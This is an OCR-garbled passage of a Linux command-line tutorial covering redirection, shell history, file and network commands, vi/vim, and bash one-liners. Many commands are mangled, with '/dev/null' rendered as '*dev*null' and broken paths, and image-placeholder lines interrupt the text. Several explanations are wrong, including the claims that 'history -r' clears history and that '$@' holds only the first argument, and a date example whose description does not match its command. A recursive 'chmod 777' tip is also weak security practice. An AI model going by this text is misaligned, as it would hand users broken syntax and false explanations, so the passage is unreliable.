alias : Defines new aliases. Otherwise displays existing aliases if no input is given bind : Displays or sets the current Readline key or function bindings echo : Output the arguments, separated by spaces, terminated with a newline.

Tip: *To see the complete list of all the built in tools, type: help*

GUI Based Help System

Depending on the X-Windows desktop environment (GNOME and KDE) that you're using, it will have a different help system. Depending on the environment that you're using, type one of the following commands: gnome-help : for help in GNOME

-OR—

khelpcenter : for help in KDE

Command Piping and Output Redirection

Most commands and scripts, may accept some type of Standard Input (aka STDIN) and write to the Standard Output (aka STDOUT).

STDIN comes in the form of arguments or data that has been passed from the command or script.

> Example: If you typed, echo HelloWorld , you are passing the argument HelloWorld in to the echo command . The echo command will then display the output to the terminal.

> ***Note:*** *Every command automatically has three data streams connected to it.*
>
> *STDIN (0) - Standard input (data fed into the program) STDOUT (1) - Standard output (data printed by the program, defaults to the terminal) STDERR (2) - Standard error (for error messages, also defaults to the terminal)*

STDOUT is data that the command or script generates, then sends it to the terminal by default. Although, the output can be redirected to another command and used as input, sent to a printer, or file, *etc.*

> Using the example that was used earlier, if you typed echo **HelloWorld** , the output of HelloWorld would be displayed on the terminal.

> **Note:** *This output can also be redirected to a file using* > , for example: *echo* ***HelloWorld*** > *output_file.txt*

Command Piping

Piping redirects the output from one command and sends it to another command for processing. This is a very powerful, and well used operator. It allows you to get information from one command as output, and send it into another as input.

Example:

```
ls -al | less
```

(Press Q to quit, or use the arrow keys to move up and down)

Output Redirection

By default, every command reads from the STDIN and writes to the STDOUT. However, you can change that and redirect the output. For example, you can redirect your output to a file.

There are several types of redirect operators that perform different actions, so it is important to get to know the difference between them.

command > **output_file** sends the STDOUT of the command to a file.

Example:

```
ls -l > ~output_file.txt
cat ~/output_file.txt
```

Note: *This will overwrite a file if it already exists.*

command >> **output_file** appends an existing file with the STDOUT of the command.

Example:

```
ls -l >> ~output_file.txt
cat ~/output_file.txt
```

command 2> **output_file** would redirect STDERR to a file, or in the example below its redirected to *dev*null so it doesn't display anything on the console.

Example:

ls -l / 2> *devnull* command &> **output_file** would redirect both STDOUT and STDERR to a file, or in the example below its redirected to *dev*null so it doesn't display anything on the console.

Example:

ls -l / &> *devnull* command < **input_file** redirects the contents of a file back into the command (i.e. provide it as an input.) Example:

wc -l < **input_file** 2>&1 redirect both STDERR and STDOUT output to the same file Example:

du / > **output_file** 2>&1

Tip: *By redirecting the output to devnull nothing will be display on the console. The device devnull can be thought of as a type of black hole, that has infinite size but nothing can be retrieved from it.*

Note: *All the redirection operators are:* <, >, >|, <<, >>, >**&**, <> **.**

Several of these redirection operators were discussed earlier in this section, but there some other ones that you may use less often or never. There are more that are even more obscure but not covered in the book, because they only provide limited value or are for special case scenarios.

cmd >| *file Overwrites the file, even if the shell has this feature turned off.*

cmd1 >**&** *cmd2 Redirect both STDERR and STDIN from cmd1 into cmd2*

cmd <> *file Opens a file for reading and writing on STDIN (or cmd).*

Advanced: Using command Substitution

It is possible to use the output from one utility as the input to another command, this is known as command substitution. This output can be used as an argument for another command, to assign a value to a variable, or for generating the argument list for a loop in script.

> To utilize this feature, use a dollar sign followed by a set parenthesis to surround a command. For example, type: echo Today is $(date)

> The older form of command substitution uses backticks (`) to surround a command. For example, type: echo Today is `date`

Advanced: Variable Expansion

Variable expansion is when a command is executed it replaces the variable name with the value it contains. For example, if you typed: echo $SHELL , it could return: *bin*bash . The output from the echo command displays the results of the environmental variable $SHELL .

Tip: *The following function is handy for command and script debugging because it will show the results of variable expansion. To create the function type: v () { echo "$@"; "$@"; }*

To utilize the function that was created, type: v echo $SHELL

More information

System Layers: Linux Distro

System Layers: Linux OS

Basic Shell commands

Overview: This chapter contains a beginning set of commands. These commands provide the more common operations (i.e. copying, deleting, viewing, etc.), and they may be utilized more often than the more advanced commands that will be talked about in later chapters.

If you have used Linux before some of these might be very familiar to you, but you also might learn a few tricks about the commands that you didn't know. These commands are also the basic foundation on which a lot of other commands will be based.

If you never used Linux before, you may find most of the commands to be very powerful or versatile. So it is not possible to fully demonstrate all of their functionality within the context of this book.

If you want to learn more about how to fully utilize any of the commands discussed here. I would highly recommend that you do some additional research on them. So you can learn the full scope of the limits of what can be done with them.

Remember: *Linux sees everything (i.e. files, devices, etc.) as a file.*

Anatomy of a command

As stated earlier in the book, most commands are composed of two or more elements (i.e.: kill -p 2300). They will always have a name (i.e.: kill), and most will also have an optional or required set of arguments (i.e.: -p). This example also includes values (i.e.: 2300). When this command is executed, it will kill the process id 2300.

Tip: *If you typed a command like, echo "no typozs" and press Enter, it will display no typozs . To correct the problem, type ^ozs^os and press Enter, it will displays no typos .*

System commands

The system commands and utilities listed in this section are for performing basic system functions and operations. For example, managing command history, checking system process information, and more.

You will discover that Linux has a very robust command history feature, with lots of shortcuts and tricks to make accessing previous used commands.

To see a list of previous commands you entered, type: history

Note: *The history of commands you typed is stored in the file: ~/.bash_history*

To execute a specific command in the list, type: !# (replace # with number of the command you want to run (ex: !100)

Tips: *If you put a space before a command, it will be omitted from the shell history.*

To clear the current session history, type: history -r

Re-execute the last command you entered, type: !!

Reruns the last command, with root permissions, type: sudo !!

Tip: *Repeats the last command until it executes successfully, type: until !!; do :; done*

Echo the last command to the terminal, type: !!:p

Find and execute the last command in the search history that matches a search string (i.e. *echo*), type: !?**echo**

Tip: *To search and execute the last command that matches the string, type: !?* ***echo****?:p*

Re-execute the options from the last command, type: !$

Example: Lists a directory folder, then changes the path to it, type: ls /bin (press Enter) cd !$ (press Enter) Inserts the last command without the last argument, type: !:-

Press Ctrl+R to reverse search the command history.

Note: *This only works one command at a time, Ctrl+R for the next one (press Ctrl+C to cancel).*

Tip: *Get more information (i.e. date and time) from the history* *command, type: HISTTIMEFORMAT="%d/%m/%y %T " && history*

To save the last long command that was run into a script: echo "!!" > **script_file.sh**

Tip: *Pressing ESC then * (asterisk or the TAB key) will insert the auto-completion command line results, type: lsb_<ESC>**

Note: *Pressing ESC then . (period) will insert the last argument of the last command*

See free memory in GBs, type:

free -g

See all running process, type:

ps -A

A more useful version if several processes are running, type: ps -aux | less

List all running processes containing the string (i.e. stuff): ps aux | grep **search_query** See the current date and time, type:

date

Tip: *Display the local time for 10AM next Wednesday on the west coast of the US, type:* ***date --date='TZ="America/Los_Angeles" 09:00 next Fri'***

Record whatever is typed in your shell (with timing) to a file named 'typescript', type: script -t 2> timing.txt -a session.txt

Run some commands here, when done type:

Ctrl+D or exit To play back the recorded script, type:

scriptreplay timing.txt session.txt

Display the name and version of the distro that you're running, type: uname -a

-OR—

lsb_release -a

To install the command, type : sudo apt-get install lsb

-OR-sudo yum install redhat-lsb-core

Another method for checking the distro, type: cat *etc*issue

See what username you're logged in as, type:

whoami

If you don't want to learn a text editor like vi , or vim , type: nano **filename.txt**

Note: *nano is a very basic text editor, designed to be easy to use (it is not as powerful as the other text editors).*

To create a variable that can be used by your scripts, type: export test=**HelloWorld** To display contents of the variable, type: echo $test

Tip: *To see all the environment variables, type: env*

To enumerate defined variables that begin with the letter 'S' (or any other letter), type: echo ${!S*}

To see the contents of a variable, type: echo $SECONDS

Move a file from its current directory location to the previous one you were in, type: mv **file_name.ext** $OLDPWD

> **Note:** *$OLDPWD is a defined variable that stores the last directory you were in. For example, type: cd /home , then type: echo $OLDPWD . It will display name of the previous directory.*

Improvised stop watch (press Ctrl+D to stop it), type: time read

Need help finding a command to perform an operation, type: apropos "directory"

-OR—

apropos "file"

To see a calendar for the current year or any other date, type: cal -OR- cal -y -OR- cal **2025**

Displays the system uptime (i.e. the time since the operating system was started), type: uptime

-OR—

uptime -p

Time how long it takes for a command to complete, type: time ls -al /

To set the time on the local system, type:

sudo date --set="**20:20:00**"

Display an ASCII chart, type:

man 7 ascii

Managing MultiUser Systems

UNIX (and later Linux) have been multiuser systems from the beginning of their existence as an operating system. Linux has several utilities and commands for displaying and managing logged in users.

Displays a summary of the current logged in user(s), type: who

-OR—

users

Show when a user last logged (including the real and effective user and group IDs) into the system, type: last **user_name** -OR—

last -ap now

Display information about known users on the system (it is more robust then the who command), type: lslogins -u

Note: *The* ***utmp, wtmp, btmp*** *files keep track of all logins and logouts to the system. These files are used by the following commands, last , lastb , and lslogins , etc.*

utmp: maintains a full accounting of the current status of the system, system boot time (used by uptime), recording user logins at which terminals, logouts, system events etc.

wtmp: acts as a historical utmp btmp: records failed login attempts

Displays a summary of the current activity and logged in user(s) (including the last processes they ran) on a system, type: w

Shows the details of a recent login of all users, type: lastlog

-OR—

lastlog -u **jane Note:**

This log shows user login and logout activity, type: cat *var*log/auth.log

Filesystem Commands

These commands and utilities perform basic file management functions. For example, for managing files, and storage. Linux has a very robust set of commands for managing storage devices, filesystems (including partitions and volumes), and the related files.

Notes: *For more information* about the filesystem, *see the following section "Storage Management"*

There are a few references to 'human readable'*, basically this means that output is not listed as a long number of 1K blocks that are not easy to convert into something that is easy to understand (i.e. M = Megabytes, G = Gigabytes, etc.). Some commands and utilities support this feature, while others don't.*

***Regular Format** Filesystem 1K-blocks Used Available Use% Mounted rootfs **237019280 144175928 92843352** 61% /*

Human Readable Format *Filesystem Size Used Avail Use% Mounted on Rootfs* ***227G 138G 89G*** *61% /*

See free local storage space in human readable format, type: df -h

To see the files in a directory, type:

ls -OR- ls -l To see all (including hidden ones) the files in a directory, type: ls -al

Note: *If a filename has a '.' in front of it, the file will not be displayed with the normal ' ls ' command.*

List files sorted by size (human readable), type: ls -lSrh

Tip: *A shortcut for ls -l (list directory in long format), type: ll*

Changes path to user's home directory, type:

cd ~ -OR- cd Takes you back to the previous directory, type: cd -

Note: *To see the current path, type: pwd*

To make a directory, type:

mkdir **folder_name** To copy a file, type:

cp **input_file output_file** Use the -r to make it recursive, type: cp -r **dir1 dir2**

To delete a file, type:

rm **file_name.ext**

Warning: *Be careful when using wildcards or other recursive features with a command that destroys data, you can end up deleting a great deal of data very quickly that you didn't intend to.*

Tip: *Delete all files except those that match search string (i.e. *.txt), type: rm !(*.txt)*

To delete a folder, type:

rmdir **folder_name** To delete a directory recursively (i.e. subdirectories, *folder1*folder2/folder3), type: rm -r **folder_name**

Tip: *The command is interactive, it will ask for permissions before deleting anything, to make it not prompt, type: rm -rf* ***folder_name***

To find the location of system files, type:

locate **samba.conf** To find out where a file is located, type:

locate -i **.bashrc**

Note: *The locate command works by searching a database that is maintained by the updatedb command.*

See the contents of a file, type:

cat **file_name.ext Example Output:**

user@localhost:~$ ***cat text_file.txt*** *Lorem ipsum dolor sit amet, consectetur adipiscing elit. In quis metus facilisis aliquam quis non nisl.*

Tips: *To see the contents of a file one page at a time, type: more* ***file_name.ext*** *The less utility is an advanced version of the more command, type: less* ***file_name.ext***

To find out where an executable is stored, type: which **mkdir**

Tip: *An alternative to this command is, type: type -a* ***mkdir***

To find out what an executable does, type:

whatis **mkdir** To display the STDOUT to the terminal, and write it to a file at the same time, type: ls -l | **tee *file_name.ext*** To create multiple empty files with sequential names (i.e. file1, file2, files3, etc.), type: touch **file_name**{1..100}

-OR—

touch **file_name**{a..z}

Example Output:

```
user@localhost:~$ touch file_name{1..100}
user@localhost:~$ ls -l -rw-rw-rw-1 jane root 0 May 13 21:22
file_name1
-rw-rw-rw-1 jane root 0 May 13 21:22 file_name2
-rw-rw-rw-1 jane root 0 May 13 21:22 file_name3
...
```

Note: *Brace '{}' expansion lets you expand a set of characters. For example, {1..100} this will incrementally add numbers between 1 and 100 into a string or filename. For example, { a..z } this will incrementally add letter between A and Z into a string or filename. Other example, of brace expansion, type: echo {0,1}{0..9}*

echo {home,/root}/.*profile*

Search for a **search_pattern** string inside all files in the current directory (the * a the end of the command is a wildcard to search all files), type: grep -RnisI **search_pattern** *

Reformat long files (i.e. paragraphs) into shorter lines, type: fmt

file_name.txt Example Output:

```
user@localhost:~$ cat text_file.txt Lorem ipsum dolor sit amet,
consectetur adipiscing elit. In quis metus facilisis aliquam quis non
nisl.
user@localhost:~$ fmt text_file.txt Lorem ipsum dolor sit amet,
consectetur adipiscing elit.
In quis metus facilisis
aliquam quis non nisl.
```

Displays detailed statistics and properties about a file, type: stat **file_name.ext Example Output:**

```
user@localhost:~$ file capture.jpg File: 'capture.jpg'
Size: 5278 Blocks: 16 IO Block: 512 regular file Device: 2h/2d
Inode: 83035118129644079 Links: 1
Access: (0666/-rw-rw-rw-) Uid: (1000/jane) Gid: (1000/jane)
Access: 2018-03-29 19:39:11.953837000 -0700
Modify: 2018-03-29 19:39:11.958023900 -0700
Change: 2018-05-13 21:05:23.751088300 -0700
Birth: -
```

Moves a file to a specific directory, type:

mv **file_name1 *path*to/directory** Linux doesn’t have a specific rename for a file, you have to use the MV to change a file name, type: mv **file_name1 file_name2**

Displays information about the type of file, type: file **file_name.ext Example Output:**

```
user@localhost:~$ file capture.jpg capture.jpg: JPEG image data,
JFIF standard 1.01, resolution (DPCM), density 66x66, segment
length 16, baseline, precision 8, 120x120, frames 3
```

Changes an owner of a file, type:

chown user1 ***path*to/file_name.ext** Changes file permissions, type:

chmod 644 ***path*to/file_name.ext**

Note: *Permissions parts: owner, group, and other (i.e. 754, **owner** = all, **group** = read+execute, and **world** = read). File permission are: Read = 4, Write = 2, Execute = 1 (i.e. so read(4)+write(2) = 6)*

Tips: *Changes the permissions of file2 to be same as file1, type: chmod --reference file_name1 file_name2*

Change permissions recursively on all files in the current path, and leave directories alone, type: *find ./ -type f -exec chmod 777 {} \;*

Display how much storage a directory is consuming, type: du -sh ***path*to/directory** *For more information, see: File Permissions*

Basic Networking Commands

These commands and utilities are for performing basic network management functions. For example, managing the network connections, displaying the network information, and more.

Linux has a very robust set of commands for network support.

If you want to see the system's basic network configuration (such as the IP address, network mask, MAC address, etc.), type: ifconfig

To see the route a packet has travel (i.e. router and switches it has to pass through) to reach a remote host, type: traceroute example.com

Note: *For more information on* IFCONFIG and TRACEROUTE which are both deprecated commands*, see the following section "*Deprecated and Replacement Tools"

To check if a remote address is reachable, type: ping example.com

-ORping 209.67.208.202

(Press Ctrl+C to stop the command)

Tip: *Plays an audible tone, when an IP address comes alive, type: ping -i 60 -a* **domain_name_or_ip**

The DIG (Domain Information Groper) a DNS lookup utility that interrogates DNS servers, type: dig **example.com** To see the name of the system that you're logged into, type: hostname


Applications

Linux has a great deal of amazing applications and utilities that perform an endless array of functions and perform different operations. Some are installed by default by the distro, others are installed as you need them.

The most difficult part will be finding the right application that fulfil the need that you're looking for. You might find that several different people may have created something that does exactly what you needed, but one may tend to be slightly better.

Note: *Be aware that any application (open or closed sourced), it would be advised that you check the current state of development.*

Creating a banner method #1, type:

figlet **HelloWorld** 


```
 _   _      _ _    __        __         _     _ 
| | | | ___| | | __\ \      / /__  _ __| | __| |
| |_| |/ _ \ | |/ _ \ \ /\ / / _ \| '__| |/ _` |
|  _  |  __/ | | (_) \ V  V / (_) | |  | | (_| |
|_| |_|\___|_|_|\___/ \_/\_/ \___/|_|  |_|\__,_|
```

figlet output example Options: figlet **HelloWorld** -f [*script*|*bubble*|*shadow*|*lean*] , Example: figlet **HelloWorld** -f script To install the command, type: sudo apt-get install figlet

-OR-sudo yum install epel-release; sudo yum install figlet

Tip: *Displays a cool clock using figlet , type: watch -t -n1 "date +%T | figlet"*

Creating a banner method #2, type: toilet **HelloWorld**



```
m    m        ""#    ""#          m     m               ""#        #
#    #  mmm     #      #     mmm  #  #  #  mmm    m mm    #     mmm#
#mmmm# #"  #    #      #    #" "# " #"# # #" "#   #"  "   #    #" "#
#    # #""""    #      #    #   #  ## ##" #   #   #       #    #   #
#    # "#mm"    "mm    "mm  "#m#"  #   #  "#m#"   #       "mm  "#m##
```

toilet output example To install the command, type : sudo apt-get install toilet

Example:

toilet -f mono12 -F metal **HelloWorld** Looping with 'yes' command (it will repeat whatever string you give it), type: yes HelloWorld

Tip: *If you're wondering the relevance of this utility, it comes in handy when you have a command that wants you to keep selecting yes, for example: yes | rm -r directory_path To stop this command, press Ctrl+C.*

Editing In Linux

Overview: Everyone has their favorite text editor in Linux, but one of the great granddaddy of all editors for this OS is called vi . This editor is very powerful, but it is also very difficult to learn at first.

There are several other text editors available that can come with the core programs that are included in your distro. Here is a brief list of the popular ones.

ed : A line-oriented text editor.

emacs : Another very powerful and versatile text editor.

nano : A simple but useful text-based editor.


Introduction to VI(M)

You will need to understand core concepts that will be discussed before you can really start editing with this program. Otherwise the experience may be very frustrating. Once you overcome learning the basics, it should be much easier.

If you need to edit complex data that requires a lot of editing, this program is awesome for that. If you want to do simple editing, it is great if you can memorize all the commands.

I believe its import to understand the basics of vi because several programs including the Bash shell design their editing functionality based on it.

Note: *All the commands and features should work in all modern distro that contain this program. Although, there is a chance that some of information may have changed or been deprecated in the version of the program that you're using.*



```
~
~
~
~
~
~
~
~
~                              VIM - Vi IMproved
~
~                               version 7.4.1689
~                           by Bram Moolenaar et al.
~              Modified by pkg-vim-maintainers@lists.alioth.debian.org
~                     Vim is open source and freely distributable
~
~                           Become a registered Vim user!
~                  type  :help register<Enter>   for information
~
~                  type  :q<Enter>               to exit
~                  type  :help<Enter>  or  <F1>  for on-line help
~                  type  :help version7<Enter>   for version info
~
~
~
~
~
~
~
                                                              0,0-1         All
```

VIM Launch Screen

History: *The first version of vi dates back to 1979, it was derived from another editor called ex . The name "vi" was derived from the shortest unambiguous abbreviation for the ex command* ***visual****, which switches the ex line editor to visual mode.*

There is a newer and improved version of vi called vim, which is a contraction of " V i IM proved". It was first released publicly in 1991 on the Amiga computer. It is backwards compatible with vi and includes several enhancements.

> **Note:** *Some distros, include only vim and alias from vi to it.*

Starting the program

Below are commands for starting the text editor, more options are available in the help files (i.e. man vim): vi **file** Edits or creates a file (creates a new file if specified).

vi -r Shows rescued files.

vi -r **file** Recovers a rescued file.

vi +n **file** Edits file and places curser at line (n).

Interstation and Command Modes

vi has two main modes, Insertion and command mode. This section includes core concepts that are utilized, it's important to understand the differences between these two modes.

The editor starts in command mode, in which cursor movement can happen, along with text pasting and deletion can occur. When in Insertion mode (in the command Mode, press "i" or "I" key) is activated, the user can enter and modify text in the file. Pressing the ESC key (while in Insertion mode) returns the editor back to command mode (for example, where you can save and quit, by typing :x).

When in command mode most commands are executed as soon as they are typed, except for "colon" commands (i.e. :q!) they're executed after you press the Enter key.

Quitting the program

These commands are for quitting the program, and save the file changes or abandoning them.

> :x Exit, and saving changes :wq **file** Quits the program (creates a new file if specified) :q! Quit (force, even if unsaved) :qa! Quit everything (force, even if unsaved) **Inserting text**

These commands are for modifying text, by inserting, appending, and replacing it. You have to be in the command mode to use these features.

> i Insert before cursor I Insert before line a Append after cursor A Append after line o Open new line after the current line O Open new line before the current line r Replace one character R Replace many characters **Cursor Movement**

These commands are moving the cursor around the screen and document. You have to be in the command mode to use these features.

h Move cursor left j Move cursor down k Move cursor up l Move cursor right w Next word W Next blank delimited word b Beginning of the word B Beginning of blank delimited word e End of the word E End of Blank delimited word (Sentence back) Sentence forward { Paragraph back } Paragraph forward 0 Beginning of line $ End of line 1G Beginning of file G End of file nG (n)th line of the file :n (n)th line of the file fc Forward to (c)[character]

Fc Back to (c)[character]

tc Forward to before (c)[character]

Tc Back to before (c)[character]

H Top of screen M Middle of screen L Bottom of screen % Move to associated ( ), { }, [ ]

Deleting text

These commands are for deleting text on the screen and document. You have to be in the command mode to use these features.

x Deletes character, right of cursor X Deletes character, left of cursor D Deletes all character to the end of the line dd Deletes current line :d Deletes current line **Changing text**

These commands are for changing text on the screen and document. You have to be in the command mode to use these features.

C Changes to end of the line cc Changes the whole line

Tip: *cw changes a word.*

Yanking text

Think of this command as the GUI equivalent of the COPY function. You have to be in the command mode to use these features.

yy Yank line :y Yank line

Tip: *y$ yanks to the end of line.*

Putting text (used after yanking text) Think of this command as the GUI equivalent of the PASTE function. You have to be in the command mode to use these features.

p Puts text after position or line P Puts text before position or line

Tips *Named registers can be specified before you use a delete, change, yank or put command. You can prefix any of these commands with any lowercase character, for example, if you press "adw" (this deletes a word then buffers it into 'a'). Now anytime you press "ap", it will paste back the text that was modified.*

Nearly every command may be preceded by a number that specifies how many times you want it to be repeated. For example, "5dw" will delete 5 words, and 3fe will move the cursor forward to the 3rd occurrence of the letter e. Even insertions may be repeated. For example, to insert the same line 100 times.

Named Markers

Named markers can be set on any line in a file. A marker name can be any lower case letter ('c' represents the named marker that you have chosen). Markers may also be used as limits for ranges.

mc Sets marker (c) on the current line `c Move to beginning of marked (c) line.

'c Move to the first non-blank character of marker (c) line.

Searching for Text

These commands are for performing basic searches of text on the screen and document. You have to be in the command mode to use these features.

> /**str** Search (string) forward ?**str** Search (string) backward n Next instance of the string (forward direction).
>
> N Previous instance of the string (reverse direction) **Search & Replace (string)**

These commands are for performing the searching and replacing of text on the screen and document.

> :s/**pattern/string/flags** Replaces pattern with search string (according to flag) c Flag - Confirms each of the replacements of the pattern.
>
> g Flag - Globally replaces all occurrences of the pattern.
>
> & Repeat last :s command

Regular expressions

These are some basic regular expression commands that can enhance your ability to search very specific text patterns within a document that you're working in.

> . Any single character (except newline) * zero or more occurrences of any character [...] Any character(s) specified in the set [^...] Any character(s) NOT specified in the set ^ Beginning of the line (Anchor) $ End of line (Anchor) \(...\) Grouping - usually used to group conditions \< Beginning of word (Anchor) \> End of word (Anchor) \n Contents of (n)th grouping **Examples: Sets [...] (Medium)**

Sets are extensions of regular expression functionality, can be used for fine tuning searching text. For example, it is possible to create a set that represents all capital letters A through Z (i.e. [A-Z]). It is possible to create a set that represents all lowercase letters a through z (i.e. [a-z]). It is possible to create a set that represents all capital and lowercase letters A through Z and a through z (i.e. [A-Za-z]).

> [A-Z] Contains: capital letters A through Z
>
> [a-z] Contains: lowercase letters a through z [0-9] Contains: numbers from 0 to 9
>
> [./=+] Contains: . (dot), / (slash), =, and +
>
> [-A-N] Contains: capital letters A through N and the dash [0-9 A-Z] Contains: all capital letters and numbers and a space [A-Z][a-zA-Z] Contains: Capital A to Z in the first position, and any letter in the second.

Examples: Regular Expression (Advanced) These are some more advanced regular expression commands that can enhance your ability to search very specific text patterns within a document that you're working in. You have to be in the command mode to use these features. For example, press the ESC key and then type /HelloWorld/ to match all lines containing HelloWorld.

Note: *Regular expressions are case sensitive*

HelloWorld Matches lines containing HelloWorld ^*HelloWorld$* Matches lines containing HelloWorld only ^*[a-zA-Z]* Matches lines starting with any letter.

/^[a-z].*/ Matches lines starting with a-z, followed by at least one character.

1234$ Matches lines that end with 1234

(43|76\\) Matches lines contains 43 or 76.

Note: *Use of ( ) and the pipe symbol specifies an 'or' condition.*

/[0-9]*/ Matches zero or more numbers in the line ^*[^#]* Matches if the first character is not the # on the line **Ranges**

Ranges causes actions to be executed on one line or more lines. You have to be in the command mode to use these features. For example, press the ESC key and then type :3,7d to delete the lines 3-7.

:$ Last line :% All lines in file :. Current line :n,m Lines n-m

Note: *Ranges can be combined with the :s command to perform a replacement on several lines. For example, :.,$s/pattern/string/g would replace the pattern with the string from the current line to the end of the file.*

Files commands

These are some file commands for reading data into the editor, and writing data back out of it. You have to be in the command mode to use these features. For example, press the ESC key and then type :r **file_name** to read a file in to the editor after the current line.

:e **file** Edit new file :n Go to next file :p Go to previous file :r !**cmd** Reads a program output in to the editor after the current line.

:r **file** Reads a file in to the editor after the current line.

:w >>**file** Append the file (current file if no name given) :w **file** Writes file (current file if no name given) **Miscellaneous commands**

These are some miscellaneous commands, for performing various functions in the program. You have to be in the command mode to use these features. For example, press the ESC key and then type u to undo last change.

~ Toggle UPPER/lower case.

. Repeat last text-changing command J Join lines nJ Joins the next (n) lines together; Omitting (n) joins the beginning of the next line to the end of the current line.

u Undo last change.

U Undo all changes to line.

; Repeats last f F t or T search command.

Shell Functions

These are some shell commands, for bringing data in from other programs and being able to manage it in the text editor. You have to be in the command mode to use these features. For example, press the ESC key and then type !! **ps -aux** executes a shell command, and places the command output at the current line.

:! **cmd** Executes shell command

Note: *Add these special characters to indicate: % name of current file# name of last file edited.*

!! **cmd** Executes shell command, and places the command output at the current line :!! Executes last shell command :r! **cmd** Inserts the output from command :f **file** Renames current file :w !**cmd** Sends currently edited file to command as STDIN and executes it.

:cd **dir** Changes current working directory.

:sh Starts a sub-shell (CTRL+D returns to editor) :so **file** Reads and executes commands in file (file is a shell script) !}sort Sorts from current position to end of paragraph and replaces text.

Settings commands

The following commands allow you to configure vi(m) settings. These commands allow you to enable and disable features within vi(m) , or change how they work.

You have to be in the command mode to use these features. For example, press the ESC key and then type set all to display all the set options on the screen.

The list below is not complete, but it does provide some examples of some of the things that you can do with these features.

> :set all Displays all options to the screen.
>
> :set ai Turns on auto indentation. (default: noai) :set list Shows tabs (^l) and end of line ($). (default: nolist) :set nu Shows line numbers. (default: nonu) :set sm Show matching { or (as) or } is typed. (default: nosm) :set wm=n Sets automatic wraparound (n) spaces from right margin.. (default: wm = 0)

Note: *The SET commands can be put into .exrc file to automatic configure settings at VI startup.*

Linux One-Liners

Overview: This chapter contains an intermediate set of commands/one-liners. The commands in this chapter are more advanced than the ones in the previous ones. They can perform lower level functions or require more knowledge to utilize them.

This chapter also introduces the concept of command one-liners, which come in very handy for more advanced application, system and device operations.

> ***Note:*** *Some commands and utilities might not be part of your default distro, and these applications may have to be installed in order to utilize them.*

Commands and Functions

BASH allows you to group similar commands together into one line using a special separators. Some of these will run the commands in order, and others will have different results if one command fails or succeeds. It all depends on the separator that is used.

The examples below, show commands can be executed using different types of separators to control the order in which they are executed.

> Run multiple commands in a single line (separate with ';' semicolon), example: command_1; command_2; command_3

> Only run the next command if the first command is successful, example: command_1 && command_2

> Only run the next command if the first command fails, example: command_1 || command_2

> To automatically answer a prompt, pipe in the response. For example (send the letter 'y' into a command or script): y | some_command It is easy to create custom commands by grouping together other commands inside a function. To call the function all you have to do is type its name and pass arguments in to it.

In the examples below, create the function by typing the first line, then type the function name to execute it (i.e. red, green, or blue) and type the text you want to display.

> **Notes:** *These functions can be placed into a script, and utilized from the command line as well. These functions will only exists as long as the shell is active and in memory, unless it is added it the* ~/.bashrc *file.*

function blue() { echo -e "\x1b[34m\x1b[1m"$@"\x1b[0m"; }

Example: blue ***this is a test*** *function green() { echo -e "\x1b[32m\x1b[1m"$@"\x1b[0m"; }*

Example: green ***this is a test*** *function red() { echo -e "\x1b[31m\x1b[1m"$@"\x1b[0m"; }*

Example: red ***this is a test*** *The* ***$@*** *is a pseudo variable, that contains the first argument passed to the function.*

One-Liners

One-liners are a useful composite of related commands, arguments, and values that combined multiple operations into one line. These one-liners can be used in day-to-day operations to perform specific tasks or added to automation scripts.

> **Remember:** *Linux commands are generally designed to do one function/operation very well (core design philosophy). This means that you will usually not see one command designed to do several general functions, but it will have lots of options related to what it was designed to do.*

System commands

These oneliner commands are for performing different system level operations and functions. For example, creating aliases to other commands, monitoring processing, *etc.*

When you type 'path' it will expand the contents of the PATH variable and make it easier to read by displaying each item on its own line, type: alias path='echo -e ${PATH//:/\\n}'

Generate a random password that is 20 (just change the size if you want it larger or smaller) characters long (alphanumeric only [a-z, A-Z, 0-9]), type: tr -cd '[:alnum:]' < *dev*urandom | fold -w20 | head -n1

For a more complex (i.e. with special characters) random password generator, type: tr -cd '[:graph:]' < *dev*urandom | fold -w20 | head -n1

